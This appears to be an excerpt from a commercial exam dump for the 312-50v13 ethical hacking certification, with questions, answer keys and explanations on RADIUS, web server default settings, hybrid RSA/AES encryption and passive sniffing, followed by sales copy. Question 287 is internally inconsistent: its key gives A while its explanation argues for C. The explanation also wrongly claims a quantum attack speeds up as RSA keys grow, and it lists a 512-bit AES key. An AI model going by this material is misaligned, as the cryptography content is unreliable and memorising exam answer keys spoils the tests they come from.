
Diagram
Description automatically generated

NEW QUESTION 279
- (Topic 3)
An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.
Which AAA protocol is the most likely able to handle this requirement?

A. TACACS+
B. DIAMETER
C. Kerberos
D. RADIUS

Answer: D

Explanation:
https://en.wikipedia.org/wiki/RADIUS
Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.
RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.
Authentication and authorization
The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.
In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.
This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS. The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.



Shape Description automatically generated with medium confidence
The RADIUS server then returns one of three responses to the NAS:
1) Access-Reject,
2) Access-Challenge,
3) Access-Accept.
Access-Reject
The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user
account.
Access-Challenge
Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.
Access-Accept
The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION 282
- (Topic 3)
In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings ona web - server considered a security risk, and what would be the best initial step to mitigate this risk?

A. Default settings cause server malfunctions; simplify the settings
B. Default settings allow unlimited login attempts; setup account lockout
C. Default settings reveal server software type; change these settings
D. Default settings enable auto-updates; disable and manually patch

Answer: C

Explanation:
Using default settings on a web server is considered a security risk because it can reveal the server software type and version, which can help attackers identify potential vulnerabilities and launch targeted attacks. For example, if the default settings include a server signature that displays the name and version of the web server software, such as Apache 2.4.46, an attacker can search for known exploits or bugs that affect that specific software and version. Additionally, default settings may also include other insecure configurations, such as weak passwords, unnecessary services, or open ports, that can expose the web server to unauthorized access or compromise.
The best initial step to mitigate this risk is to change the default settings to hide or obscure the server software type and version, as well as to disable or remove any unnecessary or
insecure features. For example, to hide the server signature, one can modify the ServerTokens and ServerSignature directives in the Apache configuration file1. Alternatively, one can use a web application firewall or a reverse proxy to mask the server information from the client requests2. Changing the default settings can reduce the attack surface and make it harder for attackers to exploit the web server.
References:
? How to Hide Apache Version Number and Other Sensitive Info
? How to hide server information from HTTP headers? - Stack Overflow

NEW QUESTION 287
- (Topic 3)
You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is O(n*2), and AES encryption has a time complexity of O(n). An attacker has developed a quantum algorithm with time complexity O((log n)*2) to crack RSA encryption. Given *n=4000' and variable ??AES key size??, which scenario is likely to provide the best balance of security and performance?

A. AES key size=128 bits: This configuration provides less security than option A, but RSA key generation and AES encryption will be faster.
B. AES key size=256 bits: This configuration provides a high level of security, but RSA key generation may be slow.
C. AES key size=192 bits: This configuration is a balance between options A and B, providing moderate security and performance.

D. AES key size=512 bits: This configuration provides the highest level of security but at a significant performance cost due to the large AES key size.

Answer: A

Explanation:
A hybrid encryption system is a system that combines the advantages of both asymmetric and symmetric encryption algorithms. Asymmetric encryption, such as RSA, uses a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide key exchange, authentication, and non-repudiation, but it is slower and less efficient than symmetric encryption. Symmetric encryption, such as AES, uses a single key to encrypt and decrypt data. Symmetric encryption is faster and more efficient than asymmetric encryption, but it requires a secure way to share the key.
In a hybrid encryption system, RSA encryption is used for key exchange, and AES encryption is used for data encryption. This way, the system can benefit from the security of RSA and the speed of AES. However, the system also depends on the key sizes of both algorithms, which affect the security and performance of the system.
The key size of RSA encryption determines the number of bits in the public and private keys. The larger the key size, the more secure the encryption, but also the slower the key generation and encryption/decryption processes. The time complexity of generating an RSA key pair is O(n*2), where n is the key size in bits. This means that the time required to generate an RSA key pair increases quadratically with the key size. For example, if it takes 1 second to generate a 1024-bit RSA key pair, it will take 4 seconds to generate a 2048-bit RSA key pair, and 16 seconds to generate a 4096-bit RSA key pair.
The key size of AES encryption determines the number of bits in the symmetric key. The larger the key size, the more secure the encryption, but also the more rounds of encryption/decryption are needed. The time complexity of AES encryption is O(n), where n is the key size in bits. This means that the time required to encrypt/decrypt data increases linearly with the key size. For example, if it takes 1 second to encrypt/decrypt data with a 128-bit AES key, it will take 2 seconds to encrypt/decrypt data with a 256-bit AES key, and 4 seconds to encrypt/decrypt data with a 512-bit AES key.
An attacker has developed a quantum algorithm with time complexity O((log n)*2) to crack RSA encryption. This means that the time required to break RSA encryption decreases exponentially with the key size. For example, if it takes 1 second to break a 1024-bit RSA encryption, it will take 0.25 seconds to break a 2048-bit RSA encryption, and 0.0625 seconds to break a 4096-bit RSA encryption. This makes RSA encryption vulnerable to quantum attacks, unless the key size is very large.
Given n=4000 and variable AES key size, the scenario that is likely to provide the best balance of security and performance is C. AES key size=192 bits. This configuration is a compromise between options A and B, providing moderate security and performance. Option A, AES key size=128 bits, provides less security than option C, but RSA key generation and AES encryption will be faster. Option B, AES key size=256 bits, provides more security than option C, but RSA key generation may be slow. Option D, AES key size=512 bits, provides the highest level of security, but at a significant performance cost
due to the large AES key size. References:
? Hybrid cryptosystem - Wikipedia
? RSA (cryptosystem) - Wikipedia
? Advanced Encryption Standard - Wikipedia
? Quantum computing and cryptography - Wikipedia

NEW QUESTION 289
- (Topic 3)
When conducting a penetration test, it is crucial to use all means to get all available information about the target network. One of the ways to do that is by sniffing the network. Which of the following cannot be performed by the passive network sniffing?

A. Identifying operating systems, services, protocols and devices
B. Modifying and replaying captured network traffic
C. Collecting unencrypted information about usernames and passwords
D. Capturing a network traffic for further analysis

Answer: B

NEW QUESTION 294
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

312-50v13 Practice Exam Features:

* 312-50v13 Questions and Answers Updated Frequently

* 312-50v13 Practice Questions Verified by Expert Senior Certified Staff

* 312-50v13 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* 312-50v13 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year